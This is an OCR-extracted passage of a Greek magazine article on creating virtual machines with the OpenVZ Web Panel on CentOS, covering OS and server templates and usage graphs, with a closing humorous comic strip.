


Κατά τη δημιουργία μιας νέας εικονικής μηχανής, καλούμαστε να εισάγουμε ορισμένες βασικές παραμέτρους. Νομίζουμε ότι μετά την παρουσίασή μας, είσαστε σε θέση να τις κατανοήσετε όλες :D

Η δημιουργία ενός virtual machine μέσα από το web panel είναι πανεύκολη. Αρχικά, από τη λίστα των διαθέσιμων server (εμφανίζεται στην αριστερή περιοχή του panel) επιλέγουμε το localhost. Έτσι, λέμε στο web panel να χρησιμοποιήσει τον τοπικό OpenVZ node[3]. Κατόπιν, από την κάτω-δεξιά περιοχή του panel, κάνουμε κλικ στο Create virtual server. Με αυτόν τον τρόπο εμφανίζεται ένα νέο παράθυρο. Από εκεί μπορούμε να ορίσουμε τις βασικές ιδιότητες για τη νέα μηχανή. Νομίζουμε ότι τα περισσότερα πεδία που θα δείτε σε αυτό το παράθυρο δεν χρειάζονται καμία ιδιαίτερη εξήγηση. Ωστόσο, αξίζει να πούμε δυο λόγια για το OS template και το Server template. Το πρώτο αποτελεί το πρότυπο της διανομής που θέλουμε να εγκαταστήσουμε. Σε αυτό το στάδιο, αν πατήσετε το βελάκι για να δείτε τη λίστα με templates (πρόκειται για drop-down menu), θα βρείτε μόνο το Ubuntu 12.04. Φυσικά, αν *δεν* έχετε ακολουθήσει κατά βήμα όσα έχουμε πει μέχρι τώρα, *δεν* θα βρείτε κανένα template. Σε κάθε περίπτωση, για να χρησιμοποιήσουμε κάποιο άλλο template, πρέπει να το εγκαταστήσουμε. Δυστυχώς όμως αυτό δεν μπορεί να γίνει από εδώ. Θα πρέπει λοιπόν να κλείσουμε το παραθυράκι δημιουργίας νέας εικονικής μηχανής και να πατήσουμε στο σύνδεσμο Server Templates (εμφανίζεται στη δεξιά περιοχή του panel και σχεδόν στην κορυφή της). Έτσι θα μεταβούμε στην περιοχή διαχείρισης των templates. Από εδώ μπορούμε να εγκαταστήσουμε αυτόματα οποιοδήποτε θέλουμε. Το web panel θα αναλάβει να κατεβάσει το template της επιλογής μας και μόλις τελειώσει η λήψη, θα μπορούμε να το βρούμε στη λίστα με τα διαθέσιμα OS templates. Είναι λίγο περίπλοκη η διαδικασία, έτσι; Η αλήθεια είναι ότι το συγκεκριμένο web panel δεν θα κέρδιζε εύκολα βραβείο ευχρηστίας. Ωστόσο, είναι καλύτερο από τις υπόλοιπες, δωρεάν λύσεις!

Όταν είδαμε τη δημιουργία εικονικών μηχανών από τη γραμμή εντολών, αναφερθήκαμε στο σύνολο ρυθμίσεων με το όνομα basic. Στην πραγμα-

3. Όχι ότι έχουμε και άλλα nodes, αλλά αυτό δεν το γνωρίζει το web panel.



Στην περιοχή IP Addresses εμφανίζεται και μία λίστα με τις ενεργές εικονικές μηχανές. Κάνοντας κλικ επάνω σε κάποια μεταβαίνουμε αυτόματα σε μια νέα περιοχή του panel, στην οποία προβάλλονται διάφορες πληροφορίες για την εκάστοτε εικονική μηχανή.

τικότητα, πρόκειται για ένα είδος template το οποίο δεν προσδιορίζει τη διανομή που θα τρέχει η εικονική μηχανή, αλλά τη συμπεριφορά και τις δυνατότητές της. Στην ορολογία του OpenVZ, αυτά τα πρότυπα ονομάζονται server templates. Σε αυτό το σημείο θα μπορούσαμε να αρχίσουμε μια ατελείωτη περιγραφή των διαθέσιμων server templates, αλλά νομίζουμε ότι κάτι τέτοιο θα ήταν βαρετό. Θα σας αφήνουμε να ανακαλύψετε μόνοι σας τις ιδιαιτερότητες του καθενός, παίζοντας με το δικό σας OpenVZ node.

Εν κατακλείδι

Τελικά το CentOS δεν είναι καθόλου δύσχρηστο, ενώ το yum --το εργαλείο διαχείρισης πακέτων-- μοιάζει αρκετά με το apt. Βέβαια το CentOS προορίζεται για server και γενικότερα για συστήματα στα οποία προέχει η ασφάλεια. Έτσι, με στόχο να μην υπάρξει κανένα πρόβλημα κατά τη λειτουργία του OpenVZ και τη δικτύωση των εικονικών μηχανών, αναγκαστήκαμε να καταργήσουμε αρκετές από τις γραμμές άμυνας του συστήματος. Πάντως, η ύπαρξη του yum αποτελεί αναγκαία προϋπόθεση για τη λειτουργία του OpenVZ Web Panel και, ως εκ τούτου, η επιλογή του CentOS ή του Fedora ήταν σχεδόν υποχρεωτική. Εμείς επιλέξαμε το πρώτο, αφού μας πείθει περισσότερο για τη στιβαρότητά του[4].


Στην παρουσίασή μας αναφερθήκαμε μοναχά στις βασικές λειτουργίες του OpenVZ Web Panel. Αυτό έγινε κυρίως για δύο λόγους. Αφενός, οι προχωρημένες λειτουργίες του panel αφορούν σε προχωρημένες λει-


4. Μια γνώμη λέμε! Δεν θέλουμε να ξεκινήσουμε flame war :P

τουργίες του OpenVZ, οι οποίες είναι απίθανο να σας χρειαστούν. Αφετέρου, πολλές λειτουργίες του panel είναι κρυμμένες και γενικότερα το περιβάλλον δεν είναι καλά δομημένο. Έτσι, η περαιτέρω εμβάθυνση θα καταντούσε πολύ περιγραφική και κουραστική. Είναι πολύ προτιμότερο (και ευχάριστο ;-) να εγκαταστήσετε το panel και να το ξεψαχνίσετε μόνοι σας! Χαρακτηριστικό παράδειγμα αποτελεί η δυνατότητα δημιουργίας γραφημάτων, με τα στατιστικά των εικονικών μηχανών. Μπορείτε να εντοπίσετε τη σχετική επιλογή; Εμείς πάντως, για να μη λέτε ότι σας βάλαμε να ψάχνετε κάτι που δεν υπάρχει, θα σας την δείξουμε σε μία από τις εικόνες του άρθρου :D

Τελικά, με σχετικά ελάχιστο κόπο, ο server μας είναι πανέτοιμος για να φιλοξενήσει όσα virtual machines θέλουμε. Εκτός από τα updates του συστήματος, τα οποία θα ήταν φρόνιμο να λαμβάνουμε σε τακτικά χρονικά διαστήματα, το σύστημα δεν χρειάζεται τίποτα άλλο. Πλέον, μπορούμε να ξεκινήσουμε όσες διανομές Linux θέλουμε και να κάνουμε όσα πειράματα θέλουμε. Εναλλακτικά, αν δεν θέλουμε να πειραματιστούμε και πολύ, μπορούμε να απλώσουμε τα διάφορα services του δικτύου μας σε ξεχωριστές εικονικές μηχανές και μ' αυτόν τον τρόπο, να εξερευνήσουμε τις δυνατότητες και τις ιδιαιτερότητες διαφόρων διανομών. Σε κάθε περίπτωση, το OpenVZ node αποτελεί ένα πρώτης τάξης εργαλείο *και* παιχνίδι, για όλους όσοι αγαπάνε το Linux, τα δίκτυα και την ασφάλεια... Σας αφήνουμε να το απολαύσετε!

Τα γραφήματα είναι πάντοτε εντυπωσιακά. Αυτά είναι το πιο ενδιαφέρον κομμάτι του panel. Μας βοηθάνε να δούμε τις απαιτήσεις του virtual machine μας αλλά και πως χρησιμοποιεί τους πόρους που του έχουμε δώσει.




Lakis_gr
ΕΙΜΑΙ Ο ΛΑΚΗΣ
ΑΥΤΟ ΕΙΝΑΙ ΤΟ PC ΜΟΥ.
"ΕΙΜΑΙ ΤΟ PC ΤΟΥ.
ΑΥΤΟΣ ΕΙΝΑΙ ΗΛΙΘΙΟΣ."
ΕΝΑ ΧΡΟΝΟ ΤΩΡΑ ΜΟΥ ΕΡΧΟΤΑΝ ΤΟ ΠΕΡΙΟΔΙΚΟ ΜΕ ΤΟ ΤΑΧΥΔΡΟΜΕΙΟ ΚΑΝΟΝΙΚΑ...
...ΕΨΑΧΝΑ ΝΑ ΒΡΩ ΚΑΤΙ ΠΕΡΙΕΡΓΟ ΣΤΟ ΦΑΚΕΛΟ ΤΙΠΟΤΑ...
...ΚΟΙΤΑΓΑ ΤΟΝ ΤΑΧΥΔΡΟΜΟ ΤΙΠΟΤΑ... ΠΗΓΑΙΝΑ ΣΤΟ ΤΑΧΥΔΡΟΜΕΙΟ ΤΙΠΟΤΑ...
...ΚΑΙ ΣΗΜΕΡΑ ΤΟ ΠΡΩΙ ΤΟ ΚΑΤΑΛΑΒΑ: ΜΠΡΟΣΤΑ ΑΠΟ ΤΟ ΕΛΤΑ ΧΑΚΕΡ ΕΧΕΙ ΕΝΑ ΔΕΛΤΑ
ΣΧΕΔΙΟ: J.BARDAKOS - ΚΕΙΜΕΝΟ: D.C.
04-11-2012 WWW.LAKISGR.COM